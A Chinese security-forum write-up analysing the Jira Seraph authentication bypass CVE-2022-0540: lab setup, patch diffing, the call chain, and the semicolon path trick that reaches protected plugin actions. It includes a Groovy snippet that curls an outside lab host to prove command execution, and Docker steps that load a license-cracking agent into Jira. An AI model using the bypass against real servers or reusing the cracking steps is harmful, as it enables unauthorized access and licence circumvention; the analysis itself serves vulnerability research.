CVE-2022-0540: Jira 身份验证绕过分析 - 先知社区

> 先知社区，先知安全技术社区

0x00 下载链接

安装包

jira 8.13.18 (https://product-downloads.atlassian.com/software/jira/downloads/atlassian-jira-software-8.13.18.tar.gz)

jira 8.13.17 (https://product-downloads.atlassian.com/software/jira/downloads/atlassian-jira-software-8.13.17.zip)

镜像来自于 dockerhub

CVE-2022-0540: Jira 身份验证绕过漏洞

CVE: CVE-2022-0540
组件: Jira 和 Jira Service Management
漏洞类型: 身份验证绕过
影响: 身份验证绕过
简述: Jira 和 Jira Service Management 容易受到其 Web 身份验证框架 Jira Seraph 中的身份验证绕过的攻击。未经身份验证的远程攻击者可以通过发送特制的 HTTP 请求来利用此漏洞，以使用受影响的配置绕过 WebWork 操作中的身份验证和授权要求。

As we said earlier, this is an authentication bypass (https://thesecmaster.com/what-is-authentication-bypass-vulnerability-how-to-prevent-it/) vulnerability in the Jira Seraph web authentication framework. The security researcher Khoadha from Viettel Cyber Security team says (https://confluence.atlassian.com/jira/jira-security-advisory-2022-04-20-1115127899.html) “this flaw could be exploited by sending a specially crafted HTTP request to bypass authentication and authorization requirements in WebWork actions using an affected configuration.”
0x02 影响版本

Jira：

- Jira 所有版本 < 8.13.18

- Jira 8.14.x、8.15.x、8.16.x、8.17.x、8.18.x、8.19.x

- Jira 8.20.x < 8.20.6

- Jira 8.21.x

Jira Service Management：

- Jira Service Management 所有版本 < 4.13.18

- Jira Service Management 4.14.x、4.15.x、4.16.x、4.17.x、4.18.x、4.19.x

- Jira Service Management 4.20.x < 4.20.6

- Jira Service Management 4.21.x

官方 docker 镜像 8.13.17 8.13.18

jira 破解 (https://programmer.group/docker-installs-jira-and-confluence-cracked-version.html)

atlassian-agent (https://gitee.com/pengzhile/atlassian-agent)

```
FROM atlassian/jira-software:8.13.17

USER root

# 将代理破解包加入容器
COPY "atlassian-agent.jar" /opt/atlassian/jira/

# 设置启动加载代理包
RUN echo 'export CATALINA_OPTS="-javaagent:/opt/atlassian/jira/atlassian-agent.jar
${CATALINA_OPTS}"' >> /opt/atlassian/jira/bin/setenv.sh
```

加上调试则需把 dockerfile 最后改成如下（加上调试端口）：

```
RUN echo 'export CATALINA_OPTS="-javaagent:/opt/atlassian/jira/atlassian-agent.jar  -
agentlib:jdwp=transport=dt_socket,server=y,s
uspend=n,address=*:8000 ${CATALINA_OPTS}"' >> /opt/atlassian/jira/bin/setenv.sh
```

创建镜像与容器

```
docker build -t jira/jira-crack:8.13.17 .
docker volume create --name jiraVolume
docker run -v jiraVolume:/var/atlassian/application-data/jira --name="jira" -d --net=host
jira/jira-crack:8.13.17
```

如果 dockerfile 中没改，远程调试也可以在 docker run 加上

```
-e JVM_SUPPORT_RECOMMENDED_ARGS="-agentlib:jdwp=transport=dt_socket,server=y,s
uspend=n,address=*:8000"
```


生成 license

```
java -jar atlassian-agent.jar -d -m test@test.com -n BAT -p jira -o http://192.168.111.129
-s BA05-WW22-Y57K-EJOS
```

远程调试本地配置：


下载 8.3.17 和 8.3.18 两个版本的 jira 安装包，然后批量反编译 + 解压缩
1.idea 新建一个 Java 项目
2.ctrl+alt+shift+s 打开 Project Structure 添加 library
把 D:\xxx\atlassian-jira-software-8.13.17-standalone\atlassian-jira\WEB-INF\classes
D:\xxx\atlassian-jira-software-8.13.17-standalone\atlassian-jira\WEB-INF\lib
D:\xxx\atlassian-jira-software-8.13.17-standalone\lib

三个目录添加进 library



(https://xzfile.aliyuncs.com/media/upload/picture/20220713155315-d9bee75e-0280-1.png)

run->edit configuration 编辑远程调试配置：就改了容器所在虚拟机 IP 及开放的 8000 调试端口



(https://xzfile.aliyuncs.com/media/upload/picture/20220713155416-fea3c850-0280-1.png)

现在就已经可以下断点开始调试了，当然直接 jdb -attach 也可以。

根据漏洞通告，漏洞点可能在 seraph 和 webwork 相关。

但是比较 8.3.17，8.3.18 的名字含 seraph 的 jar 包并无区别。


通过 beyond compare 对比反编译后的两个版本代码

(比较内容，不要比较大小和时间戳)

(https://xzfile.aliyuncs.com/media/upload/picture/20220713155513-20829ef6-0281-1.png)

8.13.18 多出 atlassian-jira\WEB-INF\classes\com\atlassian\jira\plugin\webwork\ActionNameCleaner.java

17 和 18 的区别在 WebworkPluginSecurityServiceHelper.java 中体现的很明显




(https://xzfile.aliyuncs.com/media/upload/picture/20220713155550-368f8d62-0281-1.png)

在跟进 ActionNameCleaner 中

(https://xzfile.aliyuncs.com/media/upload/picture/20220713155632-4f7e8224-0281-1.png)

发现区别是在修改对 action 的获取或者说对 url 的截取：

8.3.17 中 targeturl 是取 getRequestURI() 返回值中最后一个 / 后的内容。比如 / secure/Dashboard.jspa 就会取到 / Dashboard.jspa。然后再拿它去 actionmapper 中匹配。实际跟一下代码发现这个 actionmapper 都来自于 actions.xml。



(https://xzfile.aliyuncs.com/media/upload/picture/20220713155724-6e6cb71e-0281-1.png)

而在 8.3.18 中这个 actionURL 是截取 getServletPath() 返回值中最后一个 / 到. jspa 中间的内容。如果 / 在末尾就直接是取 servletpath

那么 getRequestURI() 和 getServletPath() 有什么区别呢?

stackoverflow (https://stackoverflow.com/questions/4931323/whats-the-difference-between-getrequesturi-and-getpathinfo-methods-in-httpservl)

Servlet is mapped as `/test%3F/*` and the application is deployed under `/app`.

`http://30thh.loc:8480/app/test%3F/a%3F+b;jsessionid=S%3F+ID?p+1=c+d&p+2=e+f#a`

```
Method              URL-Decoded Result
----------------------------------------------------
getContextPath()        no      /app
getLocalAddr()                  127.0.0.1
getLocalName()                  30thh.loc
getLocalPort()                  8480
getMethod()                     GET
getPathInfo()           yes     /a?+b
getProtocol()                   HTTP/1.1
getQueryString()        no      p+1=c+d&p+2=e+f
getRequestedSessionId() no      S%3F+ID
getRequestURI()         no      /app/test%3F/a%3F+b;jsessionid=S+ID
getRequestURL()         no      http://30thh.loc:8480/app/test%3F/a%3F+b;jsessionid=S+ID
getScheme()                     http
getServerName()                 30thh.loc
getServerPort()                 8480
getServletPath()        yes     /test?
getParameterNames()     yes     [p 2, p 1]
getParameter("p 1")     yes     c d
```

In the example above the server is running on the `localhost:8480` and the name `30thh.loc` was put into OS `hosts` file.

Comments

- "+" is handled as space only in the query string
- Anchor "#a" is not transferred to the server. Only the browser can work with it.
- If the `url-pattern` in the servlet mapping does not end with `*` (for example `/test` or `*.jsp`), `getPathInfo()` returns `null`.

If Spring MVC is used


- Method `getPathInfo()` returns `null`.
- Method `getServletPath()` returns the part between the context path and the session ID. In the example above the value would be `/test?/a?+b`
- Be careful with URL encoded parts of `@RequestMapping` and `@RequestParam` in Spring. It is buggy (current version 3.2.4) and is usually not working as expected.

(https://xzfile.aliyuncs.com/media/upload/picture/20220713155852-a295c3f0-0281-1.png)
可以看到 getServletPath()并没有截取到分号 “;” 之后的 path parameter

在 WebworkPluginSecurityServiceHelper.getRequiredRoles 函数下断点调试跟一下，发现完整调用链是这样的：

SecurityFilter.dofilter
->JiraSeraphSecurityService.getRequiredRoles
->loginManagerimpl.getRequiredRoles
->authorisationManagerImpl.getRequiredRoles
->WebworkPluginSecurityServiceHelper.getRequiredRoles
->ActionNameCleaner.getActionLastUrlSegment (18 版)

访问 http://192.168.111.129:8080/secure/Dashboard.jspa
(http://192.168.111.129:8080/secure/Dashboard.jspa) ;
securityFilter 中使用 getServletPath() 获取 originalURL



(https://xzfile.aliyuncs.com/media/upload/picture/20220713160007-cf9af3d4-0281-1.png)

上图断点处，本地反编译的代码是这样的，和 idea 循环条件有点差别

(https://xzfile.aliyuncs.com/media/upload/picture/20220713160042-e473e3f6-0281-1.png)


要到第二次循环，service 为 WebworkService 时才能进入上述的检查逻辑

ps. 根据参考文章描述确实有三种 service，action 来源各不同

There are 3 services were implemented in Jira:

1. *JiraPathService: If the requested servlet path start with /secure/admin/, it will require the admin role.*
2. *WebworkService: Get roles-required config of webwork in the actions.xml file*
3. *JiraSeraphSecurityService: Get roles-required config of webwork action in all plugin's atlassian-plugin.xml file*

再跟进 WebworkPluginSecurityServiceHelper 中




(https://xzfile.aliyuncs.com/media/upload/picture/20220713160148-0bcff0a2-0282-1.png)

That mean if we put some path parameter to the URI (eg. "AdminAction.jspa;"), Seraph

won't be able to find any match case in actionMapper but the webwork dispatcher still can find the action

带了分号，在 action 匹配时就找不到对应的 action 返回 null，在 securityFilter 中得到的 requiredRoles 也为空，needauth 一直为 false，也就成功绕过了 securityFilter

但是 filter 过了之后在生成 action 时还有一次认证




(https://xzfile.aliyuncs.com/media/upload/picture/20220713160246-2e67647e-0282-1.png)

安装受影响的插件 Insight – Asset Management(低于 8.10.0)

根据官方说法应该是默认安装的，但我使用的官方镜像确实没有


```
http://192.168.111.129:8080/InsightPluginShowGeneralConfiguration.jspa;
```

直接访问 302 跳转登录



(https://xzfile.aliyuncs.com/media/upload/picture/20220713160357-58b91312-0282-1.png)

加上分号




(https://xzfile.aliyuncs.com/media/upload/picture/20220713160500-7e7fa8c2-0282-1.png)

admin 权限下可以直接通过 groovy script 引擎执行命令，有点像 Jenkins


```
def command = 'curl http://192.168.111.128:8000/exp'
def proc = command.execute()
proc.waitFor()

println "Process exit code: ${proc.exitValue()}"
println "Std Err: ${proc.err.text}"
println "Std Out: ${proc.in.text}"
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220713160641-ba364f1a-0282-1.png)

回显出了点问题，但确实执行了




(https://xzfile.aliyuncs.com/media/upload/picture/20220713160745-e0742922-0282-1.png)

下面进行越权尝试


插件正常访问路径 http://192.168.111.129:8080/secure/admin/InsightPluginWhiteList.jspa (http://192.168.111.129:8080/secure/admin/InsightPluginWhiteList.jspa)

把 / secure/admin / 删了，末尾再加分号即可访问。

ps. 因为 / secure/admin / 在 JiraPathService 中有匹配到，SecurityFilter 会添加一个 admin role




(https://xzfile.aliyuncs.com/media/upload/picture/20220713160844-03ea7fb4-0283-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220713160916-168602ba-0283-1.png)

但是这个运行控制台发送命令的 run 请求是插件内部的 api, 要验证 cookie，不受这个越权漏洞影响，所以无法直接执行命令。



(https://xzfile.aliyuncs.com/media/upload/picture/20220713160952-2c5a3f02-0283-1.png)

调试中发现 poc 也会走到 LookupAliasActionFactoryProxy 的 authorize() 二次认证，并没有跳过，只是认证通过了?

修改插件白名单进行 RCE 是如何操作的?

CVE-2022-0540 – Authentication bypass in Seraph (https://blog.viettelcybersecurity.com/cve-2022-0540-authentication-bypass-in-seraph/)

pocsuite3 poc 一个 cve_2022_0540.py (https://github.com/wuerror/pocsuite3_pocs/blob/main/cve_2022_0540.py)